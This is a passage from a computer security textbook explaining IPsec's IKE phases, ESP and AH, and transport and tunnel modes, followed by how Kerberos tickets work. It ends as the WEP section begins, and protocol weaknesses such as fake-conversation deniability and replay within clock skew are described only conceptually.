$$\begin{aligned} \text{CP} &= \text{crypto proposed} \\ \text{CS} &= \text{crypto selected} \\ \text{IC} &= \text{initiator cookie} \\ \text{RC} &= \text{responder cookie} \\ K &= h(\text{IC}, \text{RC}, g^{ab} \bmod p, R_A, R_B) \\ \text{SKEYID} &= h(R_A, R_B, g^{ab} \bmod p) \\ \text{proof}_A &= [h(\text{SKEYID}, g^a \bmod p, g^b \bmod p, \text{IC}, \text{RC}, \text{CP}, \text{Alice})]_{\text{Alice}} \end{aligned}$$

Here, h is a cryptographic hash function and proof_B is analogous to proof_A, with "Bob" in place of "Alice" and signed by Bob instead of Alice.




Figure 10.9 IPsec digital signature main mode

In the first message in Figure 10.9, Alice provides information on the ciphers that she supports and other crypto-related information (CP), along with an initiator cookie (IC).[11] In message two, Bob selects from Alice's crypto proposal (CS) and seturns Alice's cookie (IC) along with his own cookie (RC). The pair of cookies serve as an identifier for the connection and appear in all subsequent messages in the protocol. The third message includes a nonce and Alice's Diffie–Hellman value. Bob responds similarly in message four, providing a nonce and his Diffie–Hellman value. In the final two messages, Alice and Bob authenticate each other based on digital signatures.

An attacker, such as Trudy, is said to be passive if she can only observe messages sent between Alice and Bob. In contrast, if Trudy is an active attacker, she can also insert, delete, alter, and replay messages. For the protocol in Figure 10.9, a passive attacker cannot discern Alice or Bob's

[11]Not to be confused with Web cookies or chocolate chip cookies. We have more to say about IPsec cookies in Section 10.4.1.4.

identity, and hence this protocol provides anonymity with respect to passive attacks. Does this protocol also provide anonymity in the case of an active attack? This question is considered in Problem 23, which means that the answer is to be found from within.

Each key option has a main mode and an aggressive mode. The main modes are supposed to provide a degree of anonymity, while the aggressive modes are not. Anonymity comes at a price—aggressive mode only requires three messages, as opposed to six messages for main mode.

The aggressive mode version of the digital signature key option appears in Figure 10.10. Note that there is no attempt to hide the identities of Alice or Bob, which simplifies the protocol considerably. The notation in Figure 10.10 is the same as that used in Figure 10.9.




Figure 10.10 IPsec digital signature aggressive mode

One subtle difference between digital signature main and aggressive modes is that in main mode it is possible to negotiate the values of g and p as part of the crypto proposed (CP) and crypto selected (CS) messages. In aggressive mode, the Diffie–Hellman value $g^a \bmod p$ is sent in the first message, so haggling over g or p is not possible.

As per the appropriate RFCs, for each key option main mode `MUST` be implemented, while aggressive mode `SHOULD` be implemented. In [64], the authors interpret this to mean that if aggressive mode is not implemented, "you should feel guilty about it."

10.4.1.2 IKE Phase 1: Symmetric Key

The next version of Phase 1 that we'll consider is the symmetric key option—both main mode and aggressive mode. As above, the main mode is a six-message protocol, where the format is formally the same as in Figure 10.9, above, except that the notation is interpreted as

$$\begin{aligned} K_{AB} &= \text{symmetric key shared in advance} \\ K &= h(\text{IC}, \text{RC}, g^{ab} \bmod p, R_A, R_B, K_{AB}) \\ \text{SKEYID} &= h(K, g^{ab} \bmod p) \\ \text{proof}_A &= h(\text{SKEYID}, g^a \bmod p, g^b \bmod p, \text{IC}, \text{RC}, \text{CP}, \text{Alice}) \end{aligned}$$

Again, the purported advantage of the complex six-message main mode over the corresponding aggressive mode is that main mode is supposed to

provide anonymity. But there is a Catch-22 in symmetric key main mode. Note that in message five, Alice sends her identity encrypted with key K. But Bob has to use the key K_{AB} to determine K. So Bob has to know to use the key K_{AB} before he knows that he's talking to Alice. Why is this a problem? Bob is a busy server who deals with lots of users (Alice, Charlie, Dave, Emma, ...). How can Bob possibly know that he is supposed to use the key he shares with Alice before he knows he's talking to Alice? The answer is that he cannot, at least not based on any information available within the protocol itself.

The developers of IPsec recognized this snafu. And their solution? Bob is to rely on the IP address to determine which key to use. So, Bob must use the IP address of incoming packets to determine who he's talking to before he knows who he's talking to. The bottom line is that Alice's IP address acts as her identity.

There are a couple of problems with this approach. First, Alice must have a static IP address—this mode fails if Alice's IP address changes. A more fundamental issue is that the protocol is complex and uses six messages, presumably to hide identities. But the protocol fails to hide identities, unless you consider a static IP address to be secret. So it would seem pointless to use symmetric key main mode instead of the simpler and more efficient aggressive mode, which we describe next. But, recall that main mode `MUST` be implemented, while aggressive mode `SHOULD` be implemented. It follows that aggressive mode may not be an option.[12]

IPsec symmetric key aggressive mode follows the same format as the digital signature aggressive mode in Figure 10.10, with the key and signature computed as in symmetric key main mode. As with the digital signature variant, the main difference from main mode is that aggressive mode does not attempt to hide identities. Since symmetric key main mode also fails to effectively hide Alice's identity, this is not a serious limitation of aggressive mode in this case.

10.4.1.3 IKE Phase 1: Public Key Encryption

In this section, we consider both the main and aggressive modes of the public key encryption version of IKE Phase 1. We've already seen the digital signature key option. In contrast to the digital signature version, in the main mode of the public key encryption option, Alice must know Bob's public key in advance, and vice versa. In the public key and signature key options, we could exchange certificates to determine the required public keys. However, certificates would reveal the identities of Alice and Bob, defeating the primary advantage of main mode. So an underlying assumption is that Alice and Bob have access to each other's public keys, without sending them (in the form of certificates) over the network.

[12] Go figure.

The public key encryption main mode protocol is given in Figure 10.11, where the notation is as in the previously discussed key options, except

$$K = h(\text{IC}, \text{RC}, g^{ab} \bmod p, R_A, R_B)$$
$$\text{SKEYID} = h(R_A, R_B, g^{ab} \bmod p)$$
$$\text{proof}_A = h(\text{SKEYID}, g^a \bmod p, g^b \bmod p, \text{IC}, \text{RC}, \text{CP}, \text{Alice})$$




Figure 10.11 IPsec public key encryption main mode

Public key encryption, aggressive mode, appears in Figure 10.12, where the notation is similar to main mode. Interestingly, unlike the other aggressive modes, public key encryption aggressive mode allows Alice and Bob to remain anonymous. Since this is the case, is there any possible advantage of main mode over aggressive mode? The answer is yes, but it's a very minor advantage (see Problem 21 at the end of the chapter).




Figure 10.12 IPsec public key encryption aggressive mode

There is an interesting security quirk that arises in the public key encryption key option—both main and aggressive modes. For simplicity, let's consider aggressive mode. Suppose Trudy generates Diffie–Hellman exponents a and b and random nonces R_A and R_B. Then Trudy can compute all of the remaining quantities that appear in the protocol in Figure 10.12, namely, $g^{ab} \bmod p$, K, SKEYID, proof_A, and proof_B. The reason that Trudy can do this is because the public keys of Alice and Bob are, well, public.

Why would Trudy go to the trouble of generating all of these values? Once Trudy has done so, she can create an entire conversation that appears to be a valid IPsec transaction between Alice and Bob, as indicated in Figure 10.13. Amazingly, this conversation appears to be valid to any observer, including Alice and Bob!




Figure 10.13 Trudy making mischief

Note that in Figure 10.13, Trudy is playing the roles of both Alice and Bob. Here, Trudy does not convince Bob that she's Alice, she does not convince Alice that she's Bob, nor does she determine a session key used by Alice and Bob. So, this is a very different kind of attack than we have previously seen, or maybe it's not an attack at all.

But surely the fact that Trudy can create a fake conversation that appears to be a legitimate connection between Alice and Bob is a security flaw. Perhaps surprisingly, this is considered a security feature, which goes by the name of plausible deniability. A protocol that includes plausible deniability allows Alice and Bob to deny that a conversation ever took place, since anyone could have faked the whole thing. In some situations, this could be a desirable feature. On the other hand, in some situations plausible deniability could be a problem. For example, if Alice makes a purchase from Bob, she could later repudiate it, unless Bob requires something beyond the protocol itself, such as Alice's digital signature.

10.4.1.4 IPsec Cookies

The cookies IC and RC that appear in the IPsec protocols above are officially known as "anti-clogging tokens" in the relevant RFCs. These IPsec cookies have no relation to Web cookies, which are used to maintain state across HTTP sessions. Instead, the stated purpose of IPsec cookies is to make denial of service, or DoS, attacks more difficult.

Consider TCP SYN flooding, which is a prototypical DoS attack. Each TCP SYN request causes the server to do a little work (create a SEQ number, for example) and to maintain some amount of state. That is, the server must remember the "half-open" connection so that it can complete the connection when the corresponding ACK arrives in the third step of the three-way handshake. It is this keeping of state that an attacker can exploit to create a DoS.

If the attacker bombards a server with a large number of SYN packets and never completes the resulting half-open connections, the server will eventually deplete its resources. When this occurs, the server cannot handle legitimate SYN requests and a DoS results.

To reduce the threat of DoS in IPsec, the server Bob would like to remain stateless as long as possible. The IPsec cookies are supposed to help Bob remain stateless. However, they clearly fail to achieve their design goal. In each of the main mode protocols, Bob must remember the crypto proposal, CP, from message one, since it is required in message six when Bob computes proof_B. Consequently, Bob must keep state beginning with the first message and it would appear that the IPsec cookies offer no significant DoS protection.

10.4.1.5 IKE Phase 1 Summary

Regardless of which of the eight versions is used, successful completion of IKE Phase 1 results in mutual authentication and a shared session key. This is known an an IKE Security Association, or IKE-SA.

IKE Phase 1 is computationally expensive in any of the public key modes, and the main modes also require six messages. Developers of IKE assumed that it would be used for lots of things, not just IPsec (which explains the over-engineering). So they included an inexpensive Phase 2, which must occur after the IKE-SA has been established in Phase 1. That is, a separate Phase 2 is required for each different application that will make use of the IKE-SA. However, if IKE is only used for IPsec (as is the case in practice), the potential efficiency provided by multiple Phase 2s will not be realized.

IKE Phase 2 is used to establish an IPsec Security Association, or IPsec-SA. Note that IKE Phase 1 is more-or-less equivalent to establishing an SSL session, whereas IKE Phase 2 is more-or-less equivalent to establishing an SSL connection. Again, the designers of IPsec wanted to make it as flexible as possible, since they assumed it would be used for lots of things other than IPsec. In fact, IKE could conceivably be used for lots of things other than IPsec, but in practice, it's not.

10.4.2 IKE Phase 2

IKE Phase 2 is mercifully simple—at least in comparison to Phase 1. Before IKE Phase 2 can occur, IKE Phase 1 must be completed, in which case a shared session key K, the IPsec cookies (IC and RC), and the IKE-SA have all been established and are known to Alice and Bob. Given that this is the case, the IKE Phase 2 protocol appears in Figure 10.14, where all of the following hold true:

- The crypto proposal includes ESP or AH (discussed below). This is where Alice and Bob decide whether to use ESP or AH.
- SA is an identifier for the IKE-SA established in Phase 1.

- The hashes numbered 1, 2, and 3 depend on SKEYID, R_A, R_B, and the IKE SA from Phase 1.
- The keys are derived from KEYMAT $= h(\text{SKEYID}, R_A, R_B, \text{junk})$, where the "junk" is known to all (including an attacker).
- The value of SKEYID depends on the Phase 1 key method.
- Optionally, PFS can be employed, using an ephemeral Diffie–Hellman exchange.

Note that R_A and R_B in Figure 10.14 are not the same as those from IKE Phase 1. As a result, the keys generated in each Phase 2 differ from the Phase 1 key and from each other.




Figure 10.14 IKE phase 2

After completing IKE Phase 1, we have established an IKE-SA, and after completing IKE Phase 2, we have established an IPsec-SA. After Phase 2, both Alice and Bob have been authenticated, and they have a shared session key for use in the current connection.

Recall that in SSL, once we completed mutual authentication and had established a session key, we were done. Since SSL deals with application layer data, we simply encrypt and integrity protect in a standard way. In SSL, the network is transparent to Alice and Bob because SSL lives at the socket layer—which is really part of the application layer. This is one advantage to dealing with application layer data.

In IPsec, protecting the data is not so straightforward. Assuming IPsec authentication succeeds and we establish a session key, then we can protect IP datagrams. The complication here is that this protection must occur at the network layer. Before we can discuss this issue in detail, we need to consider IP datagrams from the perspective of IPsec.

10.4.3 IPsec and IP Datagrams

An IP datagram consists of a header and data. The IP header is illustrated in Figure 8.5 of Chapter 8. For this discussion of IPsec, it is important to note that routers must see the destination address in the IP header so that they can route the packet. Most other header fields are also used in conjunction with routing. Since the routers do not have access to the session key, it follows that we cannot encrypt the IP header.

A second crucial point is that some of the fields in the IP header change as the packet is forwarded. For example, the TTL field—which contains the number of hops remaining before the packet dies—is decremented by each router that handles the packet. Since the session key is not known to the routers, any header fields that change cannot be integrity protected. In IPsec-speak, the header fields that can change are known as mutable fields.

Next, we need to look inside an IP datagram. Consider, for example, a Web browsing session. The application layer protocol for such traffic is HTTP, and the transport layer protocol is TCP. In this case, IP encapsulates a TCP packet, which encapsulates an HTTP packet, as is illustrated in Figure 10.15. The point here is that, from the perspective of IP (and hence, IPsec), the data includes more than just application layer data. In this example, the "data" includes the TCP and HTTP headers, as well as the application layer data. We'll see why this is relevant below.




Figure 10.15 IP datagram

As previously mentioned, IPsec uses either ESP or AH to protect an IP datagram. Depending on which is selected, an ESP header or an AH header is included in an IPsec-protected datagram. This header tells the recipient to treat this as an ESP or AH packet, not as a standard IP datagram.

10.4.4 Transport and Tunnel Modes

Independent of whether ESP or AH is used, IPsec employs either transport mode or tunnel mode. In transport mode, as illustrated in Figure 10.16, the new ESP/AH header is sandwiched between the IP header and the data. Transport mode is more efficient since it adds a minimal amount of additional header information. Note that in transport mode the original IP header remains intact. The downside of transport mode is that a passive attacker can see the headers. So, if Trudy observes an IPsec protected conversation between Alice and Bob where transport mode is used, the headers will reveal that Alice and Bob are communicating.[13]

Transport mode is designed for host-to-host communication, that is, when Alice and Bob are communicating directly with each other using IPsec. This is illustrated in Figure 10.17.

In tunnel mode, as illustrated in Figure 10.18, the entire IP packet is encapsulated in a new IP packet. One advantage of this approach is that

[13]Recall that we cannot encrypt the header.




Figure 10.16 IPsec transport mode




Figure 10.17 IPsec from host-to-host

the original IP header is no longer visible to an attacker—assuming that everything beyond the ESP/AH header is encrypted. However, if Alice and Bob are communicating directly with each other, the new IP header will be the same as the encapsulated IP header, so hiding the original header would be pointless in this case.

IPsec is often used from firewall-to-firewall, not directly from host-to-host. That is, Alice's firewall and Bob's firewall communicate using IPsec, while Alice and Bob remain blissfully unaware of IPsec. Suppose IPsec is being used from firewall-to-firewall. Using tunnel mode, the new IP header will only reveal that the packet is being sent between Alice's firewall and Bob's firewall. So, if the packet is encrypted, Trudy would know that Alice's and Bob's firewalls are communicating, but she would not know which specific hosts behind the firewalls are communicating.

Tunnel mode was designed for firewall-to-firewall communication. As was just mentioned above, when tunnel mode is used from firewall-to-firewall—as illustrated in Figure 10.19—Trudy does not know which hosts are communicating. The obvious disadvantage is the overhead of an additional IP header.




Figure 10.18 IPsec tunnel mode

Technically, transport mode is not necessary, since we could encapsulate the original IP packet in a new IPsec packet, even in the host-to-host case. For firewall-to-firewall protected traffic, tunnel mode is necessary, as we must preserve the original IP header so that the destination firewall can route the packet to the destination host. But transport mode is more efficient, which makes it preferable when traffic is protected from host-to-host.




Figure 10.19 IPsec from firewall-to-firewall

10.4.5 ESP and AH

Once we've decided whether to use transport mode or tunnel mode, then we must (finally) consider the type of protection we actually want to apply to data. The choices are confidentiality, integrity, or both. We must also consider the protection, if any, to apply to the IP header. In IPsec, the only choices are AH and ESP. What protection options do these provide?

AH, the Authentication Header, provides integrity only, that is, AH provides no encryption. The AH integrity protection applies to everything beyond the IP header and some fields of the header. As previously mentioned, not all fields of the IP header can be integrity protected (TTL, for example). AH classifies IP header fields as mutable or immutable, and it applies its integrity protection to all of the immutable fields.

In ESP, the Encapsulating Security Payload, both integrity and confidentiality are required. Both the confidentiality and integrity protection are applied to everything beyond the IP header, that is, the "data" from the perspective of IP. No protection is applied to the IP header

Encryption is required in ESP, but there is a trick whereby ESP can be used for integrity only. In ESP, Alice and Bob negotiate the cipher that they will use. One of the ciphers that `MUST` be supported is the NULL cipher, which is described in RFC 2410. Here are a few excerpts from this RFC:

- NULL encryption is a block cipher, the origins of which appear to be lost in antiquity.
- Despite rumors, there is no evidence that NSA suppressed publication of this algorithm.
- Evidence suggests it was developed in Roman times as an exportable version of Caesar's cipher.
- NULL encryption can make use of keys of varying length.
- No IV is required.
- NULL encryption is defined by $\text{Null}(P, K) = P$ for any plaintext P and any key K.

This RFC proves that security people have a strange sense of humor.[14]

[14]Of course, you already knew that.

In ESP, if the NULL cipher is selected then no encryption is applied, but the data is integrity protected. This looks suspiciously similar to AH. So, why does AH exist?

According to [64], during the development of IPsec, three reasons were given to justify the existence of AH. First, as previously noted, the IP header can't be encrypted since routers must see the header to route packets. But AH does provide integrity protection to the immutable fields in the IP header, whereas ESP provides no protection to the header. That is, AH provides slightly more integrity protection than ESP/NULL.

A second reason for the existence of AH is that ESP encrypts everything beyond the IP header, provided a non-NULL cipher is selected. If ESP is used and the packet is encrypted, a firewall can't look inside the packet to, for example, examine the TCP header. Surprisingly, ESP with NULL encryption doesn't solve this problem. When the firewall sees the ESP header, it will know that ESP is being used, but the header does not tell the firewall that the NULL cipher is used—that tidbit of information is not included in the header. So, when a firewall sees that ESP is used, it has no way to know whether the TCP header is encrypted or not. In contrast, when a firewall sees that AH is used, it knows that nothing is encrypted.

Neither of these reasons is persuasive. The designers of AH/ESP could have made minor modifications so that ESP alone could overcome these drawbacks. But, there is a more convincing reason for the existence of AH. At one meeting where the IPsec standard was being developed, "someone from Microsoft gave an impassioned speech about how AH was useless ..." and "... everyone in the room looked around and said, Hmm. He's right, and we hate AH also, but if it annoys Microsoft let's leave it in since we hate Microsoft more than we hate AH" [64]. Now you know the rest of the story.

10.5 Kerberos

In Greek mythology, Kerberos is a three-headed dog that guards the entrance to Hades.[15] In security, Kerberos is a popular authentication protocol that uses symmetric key cryptography and timestamps. Kerberos originated at MIT and is based on work by Needham and Schroeder [91]. Whereas SSL and IPsec are designed for Internet-wide deployment, Kerberos is designed for a smaller scale, such as a local area network (LAN) or a corporate network.

Suppose we have N users, where each user must be able to authenticate any other user. If our authentication protocol is based on public key cryptography, then each user requires a public–private key pair and hence, in total, we need N key pairs. On the other hand, if our authentication protocol is based on symmetric keys, it would appear that each pair of users must share a symmetric key, in which case $N(N-1)/2 \approx N^2$ keys are required.

[15]The authors of [64] ask, "Wouldn't it make more sense to guard the exit?"

It follows that authentication based on symmetric keys doesn't scale. However, by relying on a Trusted Third Party, or TTP, Kerberos only requires N symmetric keys for N users. In Kerberos, users do not share keys with each other. Instead, each user shares one key with the KDC, that is, Alice and the KDC share K_A, Bob and the KDC share K_B, Carol and the KDC share K_C, and so on. The KDC then acts as a go-between, enabling any pair of users to communicate securely with each other. The bottom line is that Kerberos uses symmetric keys in a way that does scale.

The Kerberos TTP is a security critical component that must be protected from attack. The tradeoff is that, in contrast to a system that uses public keys, no PKI is required.[16] In effect, the Kerberos TTP plays a similar role as the certificate authority in a public key system.

The Kerberos TTP is known as the key distribution center, or KDC.[17] Since the KDC is a TTP, if it's compromised, the security of the entire system is compromised.

As noted above, the KDC shares a symmetric key K_A with user Alice, and it shares a symmetric key K_B with Bob, and so on. The KDC also has a master key K_{KDC}, which is known only to the KDC. Although it might seem senseless to have a key that only the KDC knows, we'll see that this key plays a key role in Kerberos. In particular, the key K_{KDC} allows the KDC to remain stateless, which eliminates most denial of service attacks. A stateless KDC is a major feature of Kerberos.

Kerberos is used for authentication and to establish a session key that is then used for confidentiality and integrity. In principle, any symmetric cipher can be used with Kerberos. Historically, most implementations of Kerberos used DES, but today AES seems to be the cipher of choice.

In Kerboros-speak, the KDC issues various types of "tickets." Understanding these tickets is critical to understanding Kerberos. A ticket contains the keys and other information required to access network resource. One special ticket that the KDC issues is the all-important and tongue twisting "ticket-granting ticket," or TGT. Each user is issued a TGT when initially logging into Kerberos system. The TGT, which acts as the user's credentials. is used to obtain (ordinary) tickets that enable access to network resources. The use of TGTs is crucial to the statelessness of Kerberos.

Each TGT contains a session key, the ID of the user to whom the TGT is issued, and an expiration time. For simplicity, we'll ignore the expiration time, but it's worth noting that TGTs don't last forever. Every TGT is encrypted with the key K_{KDC}. Recall that only the KDC knows the key K_{KDC}. As a result, only the KDC can read a TGT.

[16] As we discussed in Chapter 4, PKI presents a substantial challenge in practice.

[17] The most difficult aspect of Kerberos is keeping track of all of the acronyms. There are a lot more acronyms to come—we're just getting warmed up.

Why does the KDC encrypt a user's TGT with a key that only the KDC knows and then send the ciphertext to the user? The alternative would be for the KDC to maintain a database of which users are logged in, their session keys, etc. That is, the TGT would have to maintain state. In effect, TGTs provides a simple, effective, and secure way to distribute this database to the users. Then when, say, Alice presents her TGT to the KDC, the KDC can decrypt it and, voila, it remembers everything it needs to know about Alice.[18] The precise role of the TGT in authentication will become clear below—for now, just note that TGTs are a clever design feature of Kerberos.

10.5.1 Kerberized Login

To understand Kerberos, let's first consider how a "Kerberized" login works, that is, we'll examine the steps that occur when Alice logs in to a system where Kerberos is used for authentication. As on most systems, Alice first enters her username and password. Under Kerberos, Alice's computer then derives the key K_A from Alice's password, where K_A is the key that Alice and the KDC share. Alice's computer uses K_A to obtain Alice's TGT from the KDC. Alice can then use her TGT (i.e., her credentials) to securely access network resources. Note that once Alice has logged in, all of the security provided by Kerberos is automatic and takes place behind the scenes, without any additional action required of Alice.

A Kerberized login is illustrated in Figure 10.20. Additional details on this login process include the following:

- The key K_A is derived as $K_A = h(\text{Alice's password})$.
- The KDC creates the session key S_A.
- Alice's computer uses K_A to obtain S_A and the TGT, then Alice's computer forgets K_A.
- We have $\text{TGT} = E(\text{Alice}, S_A, K_{\text{KDC}})$.

One major advantage to the Kerberized login is that the entire security process (beyond the password entry) is transparent to Alice. The major disadvantage is that reliance on the security of the KDC is total.

10.5.2 Kerberos Tickets

Once Alice's computer receives its TGT, it can then use the TGT to request access to network resources. For example, if Alice wants to talk to Bob, Alice's computer presents its TGT to the KDC, along with an authenticator.

[18] Your hapless author's ill-fated startup company had a similar situation, i.e., a database of customer security-related information that had to be maintained (assuming the company had ever actually had any customers, that is). Instead of creating a security-critical database, the company chose to encrypt each user's information with a key known only to the company, then distribute this encrypted data to the appropriate user. Users then had to present this encrypted data before they could access any security-related features of the system. This is essentially the same trick used in Kerberos TGTs.




Figure 10.20 Kerberized login

The authenticator consists of an encrypted timestamp and serves to prevent a replay attack. After the KDC verifies Alice's authenticator, it responds with a `TicketToBob`. Next, Alice's computer uses this `TicketToBob` to securely communicate directly with Bob's computer. The protocol used by Alice and her computer to acquire the `TicketToBob` is illustrated in Figure 10.21, where the notation is

$$\begin{aligned}\text{REQUEST} &= (\text{TGT}, \text{authenticator})\\ \text{authenticator} &= E(\text{timestamp}, S_A)\\ \text{REPLY} &= E(\text{Bob}, K_{AB}, \texttt{TicketToBob}, S_A)\\ \texttt{TicketToBob} &= E(\text{Alice}, K_{AB}, K_B)\end{aligned}$$

In Figure 10.21, the KDC obtains the key S_A from the TGT and uses this key to verify the timestamp. Also, the key K_{AB} is the session key that Alice and Bob will use for their session.




Figure 10.21 Alice gets `TicketToBob`

Once Alice has obtained the `TicketToBob`, she can then securely communicate with Bob. This process is illustrated in Figure 10.22, where the `TicketToBob` is as above and

$$\text{authenticator} = E(\text{timestamp}, K_{AB}).$$

Note that Bob decrypts `TicketToBob` with his key K_B to obtain K_{AB}, which he then uses to verify the timestamp. The key K_{AB} will also be used to protect the confidentiality and integrity of the subsequent conversation between Alice and Bob.




Figure 10.22 Alice contacts Bob

Since timestamps are used for replay prevention, Kerberos minimizes the number of messages that must be sent. As we mentioned in the previous chapter, the primary drawback when using timestamps is that time becomes a security-critical parameter. Another issue with timestamps is that we can't expect all clocks to be perfectly synchronized and therefore some clock skew must be tolerated. The default clock skew in Kerberos is five minutes, which seems like an eternity in a networked world.

10.5.3 Security of Kerberos

Recall that when Alice logs in, the KDC sends $E(S_A, \text{TGT}, K_A)$ to Alice, where $\text{TGT} = E(\text{Alice}, S_A, K_{\text{KDC}})$. Since the TGT is already encrypted with the key K_{KDC}, why is the TGT encrypted again with the key K_A? When Alice requests her TGT, she must identify herself so that the KDC knows which key to use when generating the TGT. However, in any subsequent use of the TGT, Alice does not need to identify herself to the KDC—since all TGTs are encrypted with K_{KDC}, the KDC will always use this key, and once decrypted, the TGT provides the username. If Alice's TGT was not encrypted with K_A during the initial exchange, Trudy would be able to match this particular TGT to Alice, and the anonymity provided by the TGT would be lost.

Notice that in Figure 10.21, Alice remains anonymous in the REQUEST. This is a nice security feature that is a side benefit of the fact that the TGT is encrypted with the key K_{KDC} (and that the TGT itself is encrypted when it is initially sent to Alice). That is, the KDC does not need to know who is making the REQUEST before it decrypts the TGT, since all TGTs are encrypted with K_{KDC}. Anonymity with symmetric keys can be difficult, as we saw with IPsec symmetric key main mode in Section 10.4.1.2. In contrast, anonymity is easy in this part of the Kerberos protocol.

In the Kerberos example above, why is `TicketToBob` sent to Alice, when Alice simply forwards it on to Bob? It would seem to be more efficient to have the KDC send the ticket directly to Bob, and the designers of Kerberos were certainly concerned with efficiency, as indicated by the use of timestamps. A problem arises if the `TicketToBob` arrives at Bob before Alice initiates contact. In such a case, Bob would have to remember the key K_{AB} until it's needed, that is, Bob would need to maintain state. Apparently, statelessness is a higher priority than maximum efficiency in Kerberos.

Finally, how does Kerberos prevent replay attacks? Replay prevention

relies on the timestamps that appear in the authenticators. But there is still an issue of replay within the clock skew. To prevent such replay attacks, the KDC would need to remember all timestamps received within the clock skew interval. According to [64], most Kerberos implementations don't bother to remember timestamps.

Before departing the realm of Kerberos, we mention that there are many possible alternatives that could have been consider by the developers of the protocol. For example, suppose that the KDC remembers session keys instead of putting these in the TGT. This design would completely eliminate the need for TGTs. But it would also require the KDC to maintain state, and a stateless KDC is one of the most impressive design features in Kerberos. Additional design alternatives are explored in the homework problems.

10.6 WEP

By any measure, Wired Equivalent Privacy, or WEP, is a seriously flawed protocol. As Tanenbaum so aptly puts it [118]:

> The 802.11 standard prescribes a data link-level security protocol called WEP (Wired Equivalent Privacy), which is designed to make the security of a wireless LAN as good as that of a wired LAN. Since the default for a wired LAN is no security at all, this goal is easy to achieve, and WEP achieves it as we shall see.

In this section, we take a brief look at WEP. The protocol is simplicity itself. While simplicity in security is generally a good thing, WEP is clearly too much of a good thing. Our focus here is on the security flaws in WEP.

10.6.1 WEP Authentication

